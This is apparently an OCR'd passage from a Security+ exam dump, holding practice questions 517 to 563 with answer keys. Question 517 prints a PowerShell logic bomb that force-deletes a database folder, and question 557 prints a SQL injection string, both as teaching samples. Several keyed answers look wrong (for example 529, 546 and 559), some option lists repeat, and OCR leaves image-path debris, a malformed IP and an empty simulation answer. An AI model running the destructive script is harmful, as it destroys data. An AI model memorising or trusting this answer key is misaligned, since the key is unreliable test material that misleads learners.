C. The computer in question has not pulled the latest antivirus definitions from the antivirus program.
D. The computer in question has not pulled the latest application software updates.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 517**
A security administrator is reviewing the following PowerShell script referenced in the Task Scheduler on a database server:

```
$members = GetADGroupMemeber -Identity "Domain Admins" -Recursive | Select - ExpandProperty
name
if ($members -notcontains "JohnDoe"){
Remove-Item -path C:\Database -recurse -force
}
```

Which of the following did the security administrator discover?

A. Ransomeware
B. Backdoor
C. Logic bomb
D. Trojan

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 518**
A bank is experiencing a DoS attack against an application designed to handle 500 IP-based sessions. in addition, the perimeter router can only handle 1Gbps of traffic.
Which of the following should be implemented to prevent a DoS attacks in the future?

A. Deploy multiple web servers and implement a load balancer
B. Increase the capacity of the perimeter router to 10 Gbps
C. Install a firewall at the network to prevent all attacks
D. Use redundancy across all network devices and services

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 519**
A malicious system continuously sends an extremely large number of SYN packets to a server. Which of the following BEST describes the resulting effect?

A. The server will be unable to server clients due to lack of bandwidth
B. The server's firewall will be unable to effectively filter traffic due to the amount of data transmitted
C. The server will crash when trying to reassemble all the fragmented packets
D. The server will exhaust its memory maintaining half-open connections

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 520**
A systems administrator is deploying a new mission essential server into a virtual environment. Which of the following is BEST mitigated by the environment's rapid elasticity characteristic?

A. Data confidentiality breaches
B. VM escape attacks
C. Lack of redundancy
D. Denial of service

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 521**
Which of the following is the proper order for logging a user into a system from the first step to the last step?

A. Identification, authentication, authorization
B. Identification, authorization, authentication
C. Authentication, identification, authorization
D. Authentication, identification, authorization
E. Authorization, identification, authentication

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 522**
A company stores highly sensitive data files used by the accounting system on a server file share. The accounting system uses a service account named accounting-svc to access the file share. The data is protected will a full disk encryption, and the permissions are set as follows:

File system permissions: Users = Read Only
Share permission: accounting-svc = Read Only

Given the listed protections are in place and unchanged, to which of the following risks is the data still subject?

A. Exploitation of local console access and removal of data
B. Theft of physical hard drives and a breach of confidentiality
C. Remote exfiltration of data using domain credentials
D. Disclosure of sensitive data to third parties due to excessive share permissions

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 523**
A bank uses a wireless network to transmit credit card purchases to a billing system.
Which of the following would be MOST appropriate to protect credit card information from being accessed by unauthorized individuals outside of the premises?

A. Air gap
B. Infrared detection
C. Faraday cage
D. Protected distributions

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 524**
A help desk technician receives a phone call from an individual claiming to be an employee of the organization and requesting assistance to access a locked account. The help desk technician asks the individual to provide proof of identity before access can be granted. Which of the following types of attack is the caller performing?

A. Phishing
B. Shoulder surfing
C. Impersonation
D. Dumpster diving

**Correct Answer:** C
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 525**
Confidential emails from an organization were posted to a website without the organization's knowledge. Upon investigation, it was determined that the emails were obtained from an internal actor who sniffed the emails in plain text.
Which of the following protocols, if properly implemented, would have MOST likely prevented the emails from being sniffed? (Choose two.)

A. Secure IMAP
B. DNSSEC
C. S/MIME
D. SMTPS
E. HTTPS

**Correct Answer:** CD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 526**
A company wants to implement an access management solution that allows employees to use the same usernames and passwords for multiple applications without having to keep multiple credentials synchronized.
Which of the following solutions would BEST meet these requirements?

A. Multifactor authentication
B. SSO
C. Biometrics
D. PKI
E. Federation

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 527**
An external auditor visits the human resources department and performs a physical security assessment. The auditor observed documents on printers that are unclaimed. A closer look at these documents reveals employee names, addresses, ages, and types of medical and dental coverage options each employee has selected.
Which of the following is the MOST appropriate actions to take?

A. Flip the documents face down so no one knows these documents are PII sensitive
B. Shred the documents and let the owner print the new set
C. Retrieve the documents, label them with a PII cover sheet, and return them to the printer
D. Report to the human resources manager that their personnel are violating a privacy policy

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 528**
Which of the following authentication concepts is a gait analysis MOST closely associated?

A. Somewhere you are
B. Something you are
C. Something you do
D. Something you know

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 529**
Which of the following metrics are used to calculate the SLE? (Choose two.)

A. ROI
B. ARO
C. ALE
D. MTBF
E. MTTF
F. TCO

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 530**
Due to regulatory requirements, server in a global organization must use time synchronization. Which of the following represents the MOST secure method of time synchronization?

A. The server should connect to external Stratum 0 NTP servers for synchronization
B. The server should connect to internal Stratum 0 NTP servers for synchronization
C. The server should connect to external Stratum 1 NTP servers for synchronization
D. The server should connect to external Stratum 1 NTP servers for synchronization

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 531**
When sending messages using symmetric encryption, which of the following must happen FIRST?

A. Exchange encryption key
B. Establish digital signatures
C. Agree on an encryption method
D. Install digital certificates

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 532**
Which of the following scenarios BEST describes an implementation of non-repudiation?

A. A user logs into a domain workstation and access network file shares for another department
B. A user remotely logs into the mail server with another user's credentials
C. A user sends a digitally signed email to the entire finance department about an upcoming meeting
D. A user access the workstation registry to make unauthorized changes to enable functionality within an application

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 533**
An office manager found a folder that included documents with various types of data relating to corporate clients. The office manager notified the data included dates of birth, addresses, and phone numbers for the clients. The office manager then reported this finding to the security compliance officer. Which of the following portions of the policy would the security officer need to consult to determine if a breach has occurred?

A. Public
B. Private
C. PHI
D. PII

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 534**
Which of the following is an asymmetric function that generates a new and separate key every time it runs?

A. RSA
B. DSA
C. DHE
D. HMAC
E. PBKDF2

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 535**
Which of the following would be considered multifactor authentication?

A. Hardware token and smart card
B. Voice recognition and retina scan
C. Strong password and fingerprint
D. PIN and security questions

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 536**
A user receives an email from ISP indicating malicious traffic coming from the user's home network is detected. The traffic appears to be Linux-based, and it is targeting a website that was recently featured on the news as being taken offline by an Internet attack. The only Linux device on the network is a home surveillance camera system.
Which of the following BEST describes what is happening?

A. The camera system is infected with a bot.
B. The camera system is infected with a RAT.
C. The camera system is infected with a Trojan.
D. The camera system is infected with a backdoor.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 537**
A security auditor is testing perimeter security in a building that is protected by badge readers. Which of the following types of attacks would MOST likely gain access?

A. Phishing
B. Man-in-the-middle
C. Tailgating
D. Watering hole
E. Shoulder surfing

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 538**
An organization wants to upgrade its enterprise-wide desktop computer solution. The organization currently has 500 PCs active on the network. The Chief Information Security Officer (CISO) suggests that the organization employ desktop imaging technology for such a large-scale upgrade. Which of the following is a security benefit of implementing an imaging solution?

A. It allows for faster deployment.
B. It provides a consistent baseline.
C. It reduces the number of vulnerabilities.
D. It decreases the boot time.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 539**
An organization has implemented an IPSec VPN access for remote users.
Which of the following IPSec modes would be the MOST secure for this organization to implement?

A. Tunnel mode
B. Transport mode
C. AH-only mode
D. ESP-only mode

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
In both ESP and AH cases with IPSec Transport mode, the IP header is exposed. The IP header is not exposed in IPSec Tunnel mode.

**QUESTION 540**
Several workstations on a network are found to be on OS versions that are vulnerable to a specific attack.
Which of the following is considered to be a corrective action to combat this vulnerability?

A. Install an antivirus definition patch
B. Educate the workstation users
C. Leverage server isolation
D. Install a vendor-supplied patch
E. Install an intrusion detection system

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 541**
A security administrator suspects that a DDoS attack is affecting the DNS server. The administrator accesses a workstation with the hostname of workstation01 on the network and obtains the following output from the ipconfig command:

| IP Address | Subnet Mask | Default Gateway | DNS Server Address |
|---|---|---|---|
| 192.168.1.26 | 255.255.255.0 | 192.168.1.254 | 192.168.1.254 |

The administrator successfully pings the DNS server from the workstation. Which of the following commands should be issued from the workstation to verify the DDoS attack is no longer occuring?

A. dig www.google.com
B. dig 192.168.1.254
C. dig workstation01.com
D. dig 192.168.1.26

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 542**
A security administrator has configured a RADIUS and a TACACS+ server on the company's network. Network devices will be required to connect to the TACACS+ server for authentication and send accounting information to the RADIUS server. Given the following information:

```
RADIUS IP: 192.168.20.45
TACACS+ IP: 10.23.65.7
```

Which of the following should be configured on the network clients? (Choose two.)

A. Accounting port: TCP 389
B. Accounting port: UDP 1812
C. Accounting port: UDP 1813
D. Authentication port: TCP 49
E. Authentication port: TCP 88
F. Authentication port: UDP 636

**Correct Answer:** CD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 543**
A number of employees report that parts of an ERP application are not working. The systems administrator reviews the following information from one of the employee workstations:

```
Execute permission denied: financemodule.dll
Execute permission denied: generalledger.dll
```

Which of the following should the administrator implement to BEST resolve this issue while minimizing risk and attack exposure?

A. Update the application blacklist
B. Verify the DLL's file integrity
C. Whitelist the affected libraries
D. Place the affected employees in the local administrator's group

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 544**
A security analyst receives a notification from the IDS after working hours, indicating a spike in network traffic. Which of the following BEST describes this type of IDS?

A. Anomaly-based
B. Stateful
C. Host-based

D. Signature-based

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 545**
An instructor is teaching a hands-on wireless security class and needs to configure a test access point to show students an attack on a weak protocol. Which of the following configurations should the instructor implement?

A. WPA2
B. WPA
C. EAP
D. WEP

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 546**
A security analyst is hardening a large-scale wireless network. The primary requirements are the following:
- Must use authentication through EAP-TLS certificates
- Must use an AAA server
- Must use the most secure encryption protocol

Given these requirements, which of the following should the analyst implement and recommend? (Choose two.)

A. 802.1X
B. 802.3
C. LDAP
D. TKIP
E. CCMP
F. WPA2-PSK

**Correct Answer:** AF
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 547**
A company recently experienced data exfiltration via the corporate network. In response to the breach, a security analyst recommends deploying an out-of-band IDS solution. The analyst says the solution can be implemented without purchasing any additional network hardware. Which of the following solutions will be used to deploy the IDS?

A. Network tap
B. Network proxy
C. Honeypot
D. Port mirroring

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 548**
An organization wants to implement a solution that allows for automated logical controls for network defense. An engineer plans to select an appropriate network security component, which automates response actions based on security threats to the network. Which of the following would be MOST appropriate based on the engineer's requirements?

A. NIPS
B. HIDS
C. Web proxy
D. Elastic load balancer
E. NAC

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 549**
A highly complex password policy has made it nearly impossible to crack account passwords. Which of the following might a hacker still be able to perform?

A. Pass-the-hash attack
B. ARP poisoning attack
C. Birthday attack
D. Brute force attack

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 550**
Which of the following is the main difference between an XSS vulnerability and a CSRF vulnerability?

A. XSS needs the attacker to be authenticated to the trusted server.
B. XSS does not need the victim to be authenticated to the trusted server.
C. CSRF needs the victim to be authenticated to the trusted server.
D. CSRF does not need the victim to be authenticated to the trusted server.
E. CSRF does not need the attacker to be authenticated to the trusted server.

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 551**
A group of developers is collaborating to write software for a company. The developers need to work in

subgroups and control who has access to their modules. Which of the following access control methods is considered user-centric?

A. Time-based
B. Mandatory
C. Rule-based
D. Discretionary

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 552**
Which of the following methods minimizes the system interaction when gathering information to conduct a vulnerability assessment of a router?

A. Download the configuration
B. Run a credentialed scan.
C. Conduct the assessment during downtime
D. Change the routing to bypass the router.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 553**
Which of the following BEST explains why sandboxing is a best practice for testing software from an untrusted vendor prior to an enterprise deployment?

A. It allows the software to run in an unconstrained environment with full network access.
B. It eliminates the possibility of privilege escalation attacks against the local VM host.
C. It facilitates the analysis of possible malware by allowing it to run until resources are exhausted.
D. It restricts the access of the software to a contained logical space and limits possible damage.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 554**
A small- to medium-sized company wants to block the use of USB devices on its network. Which of the following is the MOST cost-effective way for the security analyst to prevent this?

A. Implement a DLP system
B. Apply a GPO
C. Conduct user awareness training
D. Enforce the AUP.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 555**
Which of the following is the BEST way for home users to mitigate vulnerabilities associated with IoT devices on their home networks?

A. Power off the devices when they are not in use.
B. Prevent IoT devices from contacting the Internet directly.
C. Apply firmware and software updates upon availability.
D. Deploy a bastion host on the home network.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 556**
Corporations choose to exceed regulatory framework standards because of which of the following incentives?

A. It improves the legal defensibility of the company.
B. It gives a social defense that the company is not violating customer privacy laws.
C. It proves to investors that the company takes APT cyber actors seriously
D. It results in overall industrial security standards being raised voluntarily.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 557**
A security administrator is implementing a new WAF solution and has placed some of the web servers behind the WAF, with the WAF set to audit mode. When reviewing the audit logs of external requests and posts to the web servers, the administrator finds the following entry:

```
Context Details for Signature 20000018334
Context: Parameter
Actual Parameter Name: Account_Name
Parameter Value: SELECT * FROM Users WHERE Username='1' OR '1'='1' AND Password='1' OR '1'='1'
```

Based on this data, which of the following actions should the administrator take?

A. Alert the web server administrators to a misconfiguration.
B. Create a blocking policy based on the parameter values.
C. Change the parameter name `'Account_Name'` identified in the log.
D. Create an alert to generate emails for abnormally high activity.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 558**
A call center company wants to implement a domain policy primarily for its shift workers. The call center has large groups with different user roles. Management wants to monitor group performance. Which of the following is the BEST solution for the company to implement?

A. Reduced failed logon attempts
B. Mandatory password changes
C. Increased account lockout time
D. Time-of-day restrictions

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 559**
A buffer overflow can result in:

A. loss of data caused by unauthorized command execution.
B. privilege escalation caused by TPM override.
C. reduced key strength due to salt manipulation.
D. repeated use of one-time keys.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 560**
Users are attempting to access a company's website but are transparently redirected to another websites. The users confirm the URL is correct. Which of the following would BEST prevent this issue in the future?

A. DNSSEC
B. HTTPS
C. IPSec
D. TLS/SSL

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 561**
Which of the following is a compensating control that will BEST reduce the risk of weak passwords?

A. Requiring the use of one-time tokens
B. Increasing password history retention count
C. Disabling user accounts after exceeding maximum attempts
D. Setting expiration of user passwords to a shorter time

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 562**
A consumer purchases an exploit from the dark web. The exploit targets the online shopping cart of a popular website, allowing the shopper to modify the price of an item at checkout. Which of the following BEST describes this type of user?

A. Insider
B. Script kiddie
C. Competitor
D. Hacktivist
E. APT

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**


**QUESTION 563**
HOTSPOT

A newly purchased corporate WAP needs to be configured in the MOST secure manner possible.

INSTRUCTIONS

Please click on the below items on the network diagram and configure them accordingly:
- WAP
- DHCP Server
- AAA Server
- Wireless Controller
- LDAP Server


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.






**DHCP SERVER**

| | |
|---|---|
| IP | 192.168.60.10 |
| NETMASK | 255.255.255.0 |
| DG | 192.168.60.1 |
| Range | 10.50.7.0-10.50.8.255 |
| DNS Servers | 192.168.30.4, 192.168.40.4 |
| Reserved | A1-27-CA-23-45-76-E3 10.50.7.5 |
| Reserved | B3-47-A3-18-E7-7D-E2 10.50.7.6 |
| Domain | corporatenet |
| Port | 67 |


https://www.mycleverly.com/course/q/search/?q=SY0-501


AAA SERVER
IP
192.1681.20
NETMASK
255.255.255.0
DG
192.168.1.1
Secret
corporatenet
Realm
wirelessnet
Port
1812


WIRELESS CONTROLLER
IP
172.28.1.30
NETMASK
255.255.255.0
DG
172.28.1.1
Admin User
root
Admin Password
corporatenet
WAP Key
supersecret
Port
1212





**Hot Area:**







**Correct Answer:**







